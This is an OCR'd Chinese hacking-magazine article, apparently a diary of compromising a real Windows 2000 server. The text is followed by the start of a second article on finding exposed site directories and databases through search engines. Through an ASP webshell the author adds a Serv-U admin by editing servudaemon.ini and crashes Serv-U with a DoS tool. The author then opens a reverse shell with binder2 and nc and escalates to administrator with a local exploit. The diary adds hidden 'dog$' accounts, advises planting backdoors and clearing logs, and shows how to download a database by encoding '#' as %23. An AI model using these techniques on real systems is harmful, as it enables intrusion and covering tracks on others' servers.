


图 5

C 盘至 E 盘我可以访问，先在 C 盘下找了半天，发现该站点是放在 C 盘下的，但是没有找到 SERV-U，又转到 D 盘去找，最终在 D 盘下找到了我想要的配置文件：servudaemon.ini，通过 ASP 木马把他复制到 c:\inetpub\wwwroot 下，然后使用 IE 下载，打开一看里面也没什么用户，自己建立了一个系统管理员，代码如下：

```
[USER=dog|1]
Password=
HomeDir=c:\
RelPaths=1
TimeOut=600
Maintenance=System
Access1=c:\|RELP
SKEYValues=
```

我把修改后的配置文件通过 ASP 木马又传了上去准备覆盖原来的配置文件（选择覆盖模式），WEBSHELL 显示上传成功，我登录 FTP 输入用户名 DOG，密码为空，幻想着接下来我就应该是系统管理员了，然后在系统里加帐户、传后门等美好未来，结果却显示密码错误，我倒！难道要让 SERV-U 重新启动？于是在 WEBSHELL 里执行：**net start**，找到 SERV-U 的服务名为：SERV-U，执行：**net stop SERV-U**，网页没有回显，于是我又执行：**net start**，但是 SERV-U 还是运行着呢，看来 GUEST 权限不行啊！难道只有等着对方管理员重启动服务器？还是自己主动点好，我把自己机子上的“shutdown.exe”复制到了对方“c:\winnt\system32\inetsrv\data”目录下，虽然我在 c:\inetpub\wwwroot 下有写权限但是在里面写文件容易被管理员发现，而我在“c:\winnt\system32\inetsrv\data”目录下也是有写权限的，上传完后我又上传了一个反弹后门“binder2”，这样我们可以获得一个命令提示符下的 SHELL，由于 WEBSHELL 是 GUEST 权限，所以这个 SHELL 也是 GUEST 权限的，我之所以这样做一个是命令提示符下的 SHELL 在输入完命令后有回显，而 WEBSHELL 由于网页本身的原因响应也比命令提示符下的慢。首先在自己的电脑上打开 CMD 用 NC 监听本地的 1234 端口，然后我在 WEBSHELL 里执行：**c:\winnt\system32\inetsrv\data\binder2 1234 我的IP**，不一会儿 用 NC 监听的那个 CMD 便获得了一个在服务器 c:\winnt\system32 下的 GUEST SHELL！cd 到 c:\winnt\system32\inetsrv\data\ 目录下，执行“shutdown.exe -r”，即要对方服务器重新启动，如图6。

但是提示权限还是不够呀！或许有朋友会说使用 DOS，说得倒轻巧，象这种拒绝服务攻击，有时是很难达到目的的，特别是当服务器使用硬件防火墙或进行了流量限制后。后来我找到了一个使用死循环来消耗内存以达到死机目的的程序，但是在本机运行后，虽然 CPU 占用率是 100%，但是效果似乎不如想象中的那么严重，系统也没有 down 掉，如图7。最终我放弃了把这个配置文件修改后在对方服务器上运行的想法。哎，老妈又喊起来了，我得睡觉了，明天继续战斗。




图 6




图 7

第三天

我在网上找了一些修改 SERV-U 配置文件入侵的文章，但是文章里好象都没有说需要服务器重启。是不是我在修改配置文件时出错了呢？于是我干脆把服务器上的配置文件里已有的管理员密码改掉，但是密码是 MD5 加密的，所以我得在本机安装一个同版本的 SERV-U。找了半天也没找到和服务器上同版本的 SERV-U 安装程序，只在自己的硬盘上找到了 SERV-U5.0.0.4 版本的，而服务器上的是 SERV-U5.0.0.11 版本，管他的死马当成活马医了，在自己的电脑上架设了一个 FTP 服务器添加了一个系统管理员。在把自己电脑上的 SERV-U 配置文件 servudaemon.ini 打开找到密码一栏，把加了密的密码复制然后覆盖服务器上那个管理员的密码，再登录，成功！欣喜若狂，克制住自己激动的心情在 FTP 命令行下输入“quote site exec net user dog dog /add”回车，哈哈！失败了，郁闷，如图8。




图 8

晕了，虽然是最高 FTP 权限但是管理员把我们在 FTP 会话里的“执行”命令禁止了，真是 BT！我又用了几个 FTP 远程溢出

程序也没有成功，看来管理员很喜欢打补丁！也不知道是不是脑袋短路了，在试完最后一个“溢出”程序时，回显成功，高兴ing……但是，咦？怎么没有获得SHELL，也没提示我连接什么端口，揉揉“熊猫眼”（这几天太辛苦了，睡觉都没睡好啊，可怜的我呀）仔细瞧了瞧CMD窗口……真想找块豆腐撞死呀，最好是又松又软的那种，如图9。

```
D:\WINDOWS\System32\cmd.exe
              4 个目录 12,679,536,640 可用字节

F:\工具\hack\tools\ddos>SERVU_DOS攻击.exe

Serv-U Denial of Service -> c0ded by th30n3#C.S.D
tested on Serv-U 5.1
PRIVATE!DON'T DISTRIBUTE!
Usage: <ServUDOS.exe> <Host> <port> <username> <password>
1 at SERVU_DOS.PL line 5.

F:\工具\hack\tools\ddos>SERVU_DOS攻击.exe [redacted] 21 [redacted]

Serv-U Denial of Service -> c0ded by th30n3#C.S.D
tested on Serv-U 5.1
PRIVATE!DON'T DISTRIBUTE!Trying to connect...

220 Serv-U FTP Server v5.0 for WinSock ready...
331 User name okay, need password.
230 User logged in, proceed.
Sending Denial of Service...

Ok, we <filtered> your Enemy;p !
Serv-U crashed on [redacted]

F:\工具\hack\tools\ddos>_
```

图9

竟然DOS成功了！不过我可没成功的喜悦，这样一来一是打草惊蛇，惊动了管理员，二是我也甭想再利用SERV-U了。命苦啊，睡觉去。

这里我说一下，其实在第一次修改SERV-U配置文件时我修改错了，完整的代码应该是：

```
User2=magic|1|0
[USER=dog|1]
Password=fuAE69D4449B3A6F5C5E906B5B50BBFAB8
HomeDir=c:\
RelPaths=1
TimeOut=600
Maintenance=System
Access1=c:\|RLP
SKEYValues=
```

由于对方还开了80端口，也顺便尝试一下吧！用webdavscan扫了下，显示“Disabled”没戏。又用IIS5EXP试着溢出，可是当SHELLCODE发送出去后本地监听的NC没任何反应，又失败了。现在我只好等着对方启动FTP服务然后再想办法。

第四、五天

SERV-U还是没有重新启动，这什么管理员啊！

第六天

SERV-U终于又出现在了服务列表里了，试了下这几天在网上找的溢出工具，但是全失败了，my god！陷入困境中。

第七天

阅读X以前数篇关于WEBSHELL提升权限的文章和网上关于此类文章后再次动手。首先准备3个工具：winwmiex、PipeUpAdmin、Runas。

首先运行winwmiex试一下火力，如图10（在对方服务器的SHELL中执行的）。

到这里程序就没反应了，看样子是失败了。没关系我们再试下PipeUpAdmin，如图11。

```
D:\WINDOWS\System32\cmd.exe - nc -l -vv -p 1234

命令成功完成。


C:\WINNT\system32>cd inetsrv\data
cd inetsrv\data

C:\WINNT\system32\inetsrv\Data>winwmiex.exe
winwmiex.exe
CScript 错误: 加载设置失败。 (拒绝访问。
)


dir
xWMI -> win2k WMI服务缓冲区溢出
WMIService -> CreateDirectoryExW -> RtlDosPathNameToNtPathName_U
该代码针对win2k 简体中文、繁体中文、韩文版、日文版sp0-3
源代码 ey4s<cooleyas@21cn.com>
2003-04-27
EXE文件编译及汉化 Sagi <http://www.caiker.net>
感谢袁哥!

系统缺省的代码页长度是 936
开始搜索 FFD3 在 kernel32.dll
找到溢出代码位置 0x77E67B03 在 kernel32.dll
```

图10

```
C:\WINNT\system32\inetsrv\Data>PipeUpAdmin.exe
PipeUpAdmin.exe
没有启动 ClipBook 服务。

请键入 NET HELPMSG 3521 以获得更多的帮助。


                    PipeUpAdmin
           Maceo <maceo @ dogmile.com>
      (C) Copyright 2000-2001 dogmile.com

Failed to create named pipe:
  \\.\pipe\net\NtControlPipe54

C:\WINNT\system32\inetsrv\Data>_
```

图11

还是不行，我们再试下最后一个RUNAS.EXE，但是要用户名和密码什么的，算了看样子也不会成功（我现在只有SHELL没用户名和密码）。现在还有一个办法就是在系统管理员的启动项里做手脚，让他在登录时运行我们的BAT或VBS等脚本，自动“帮”我们添加管理员级别的用户，当然也可以利用替换服务什么的。但这些似乎都不好使，都需要让服务器重启才行，而这个管理员似乎又不是很负责（我误删了他一个ASP的首页，他竟然都没发现有人进入了电脑，还上传了乱七八糟的东西），不知又得等多久。后来我又上传了一个FINDPASS，也没能读出管理员密码。

第八天

正当我一筹莫展时我在自己硬盘里找到个关于SERV-U的工具，忘记是什么作用的了，在命令行下随便一敲该文件名显示出相关信息和用法，哈哈，原来是个SERV-U本地溢出，命令格式是：该文件“想执行的命令”，把它传到服务器上用WEBSHELL运行了一下命令：**SRV_Upath “net user a a /add”**，点击运行，网页回显了一些信息，我马上执行命令“net user”，哈哈！终于看到用户列表里有个“a”用户了，再次提升权限“net localgroup administrators a /add”，但是这次却出问题了，网页半天没反应，如图12。

```
19.239.   -- - Wscript.Shell Back Door
        路径: cmd.exe                                       使用wscript.shell
     命令/参数: etsrv\data\Serv_UPath "net localgroup administrators a /add"  运行  注
\\YESKY37-11-2 的用户帐户

-------------------------------------------------------------------------------
a                        Administrator            ASPNET
Guest                    IUSR_YESKY37-11-2        IWAM_YESKY37-11-2
SQLDebugger              TsInternetUser
命令成功完成。
```

图12

状态栏中的进度条停顿不走了，打开一个新窗口进入WEBSHELL查看用户详细信息，发现“a”用户还是普通USERS权限，郁闷呀。既然用这个程序可以添加用户，那么它的权限起码是Admin权限，不可能加入组不成功呀？难道这个程序是一次性使用的？那么我把它和binder2配合起来使用，得到的SHEL也应该就是ADMIN权限的了，毕竟CMD SHELL更稳定，想到这

儿我执行命令：c:\winnt\system32\inetsrv\data\ SRV_Upath "binder2 自己NC监听的端口 自己的IP"，运行后发现本地的CMD并没获得权限，哎，心情低落。突然我灵机一动：是不是我没把后门的地址补充完？我原以为"SRV_Upath"和"binder2"都在一个目录下所以不用补充完BINDER2的路径，现在我试着补充完后在执行命令：c:\winnt\system32\inetsrv\data\SRV_Upath "c:\winnt\system32\inetsrv\data\binder2 自己NC监听的端口 自己的IP"，哈哈，现在成功了，试着加个用户，成功了，如图13。

已经拿到最高权限了，现在一路顺畅了，建立管理员、克隆GUEST、开23、开3389、留后门、种木马，反正随便我啦！

也许有心细的朋友会问明明我建立了一个用户"dog$"为什么在图14的用户列表里没有显示出来，那是因为我在用户名后加了个"$"，所以使用"net user"命令是看不见的，不过你可以通过"net localgroup administrators"来查看。

最后别忘了把SERV-U配置文件改回来，最重要还有清除日志哦，到时可爱的警察叔叔来拜访你可别怪我没告诉你哟！

```
D:\WINDOWS\System32\cmd.exe - nc -vv -l -p 8888
listening on [any] 8888 ...
219.239.[redacted] inverse host lookup failed: h_errno 11004: NO_DATA
connect to [221.10.160.185] from <UNKNOWN> [219.239.[redacted]] 1603: NO_DATA

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\>net user dog$ 123 /add
net user dog$ 123 /add
命令成功完成。


C:\>net user
net user

\\ 的用户帐户

-------------------------------------------------------------------------------
a                        Administrator            ASPNET
Guest                    IUSR_YESKY37-11-2        IWAM_YESKY37-11-2
SQLDebugger              TsInternetUser
命令运行完毕，但发生一个或多个错误。


C:\>_
```

图13

（文章中涉及到的程序superscan、流光、海洋顶端木马2005、binder2、webdavscan、seru_dos攻击.exe、ram.exe、srv_upath.exe光盘有收录）

换个思路来入侵

CSDM

现在的网络，一个小小的缺陷就可能导致服务器被攻陷，这句话一点儿不假。本人是菜鸟一个，没有老鸟们那样犀利的入侵手法，但是，我也喜欢入侵，只不过是方法拙了一点而已。记得一位高人说过，入侵不一定要靠技术，如果那样的话，那么他还算不上一位真正的高手，下面我就给大家献丑一下，讲一讲我的入侵。

首先，我们在baidu、google或yahoo里搜索 /web/manage/，如图1。




图 1

很方便的就得到了一个大型网站的目录结构，如图2。

```
9:24        1397 0205_cctv5_wyyl.ASP
9:24       44892 1.swf
9:24      132747 3.swf
9:24         940 3d-td.asp
9:24       12555 82613442.asp
9:24      167936 898pingding.asp
9:24         376 999.asp
9:24       15526 AccessTopic.asp
9:24        1438 activepass.asp
7:29       <dir> ad
9:24       10628 admin_address.asp
9:24       14713 admin_admin.asp
9:24        8503 admin_ads.asp
9:24       22225 admin_alldel.asp
9:24        3583 admin_badword.asp
9:24       16859 admin_batch.asp
9:24       11356 admin_bbsface.asp
9:24       84212 admin_board.asp
9:24       16584 admin_boardset.asp
9:24       46547 admin_BoardSetting.asp
9:25        6052 admin_boardunite.asp
9:25        7988 admin_Challenge.asp
9:25       18478 admin_data.asp
9:25        4126 admin_down_addpayuser.asp
9:25        3925 admin_down_adduser.asp
9:25        6050 admin_down_adminevent.asp
9:25        5500 admin_down_adminuser.asp
9:25        7550 admin_down_classmana.asp
9:25        8881 admin_down_classmana2.asp
```

图 2

有了这个目录结构，网站的文件就一目了然了。这对后面的入侵在一定程度上带来了很大的方便。但这并不意味着就可以得到webshell甚至是系统权限。其实，造成这种情况的主要原因是由于网站错误配置造成的。但是，它对我们寻找数据库文件和管理员登录界面却带来了极大的方便。毕竟现在许多管理员都把登录界面隐藏的很深，即使拿到了用户名和密码，没有登录界面也没是白搭。

我很快的就找到了它的数据库文件，如图3。

```
0:00        4263936 !!@!@!#$#$#%@$%$%$@.mdb
```

图 3

看了这个数据库文件名把我吓了一跳，管理员真是BT。竟然把文件名设为"!!@!@!#$#$#%@$%$%$@"，如果猜测的话，我想没有几个人能想到。加之文件名里有"#"号，所以，即使猜到了也下载不下来。因为当我们在IE地址栏中输入一个文件路径时，如果文件名里有"#"这个符号，那么，"#"后面的东西就会被忽略掉，相当于没有，这就是为什么许多人为了防止数据库被下载，而在数据库文件名里加"#"符号的原因。不过凡事都不是绝对的，这里我们就可以把"#"改为"%23"，照样可以下载。不过前提是你必须知道数据库文件名。不过，我好象很幸运，直接点击数据库文件，就成功的下载了。哈哈！管理员肯定没有想到他精心构造的数据库文件名在此没有起到任何作用，数据库就这样轻易的被人获取了吧。

得到数据库文件也不要高兴的太早，因为，许多情况下。管理员密码都是经过MD5加密的，如果密码设置的比较强壮的话，那就……这个数据库就是这样的，用辅臣数据库浏览器可以看到管理员密码经过了MD5加密，如图4。

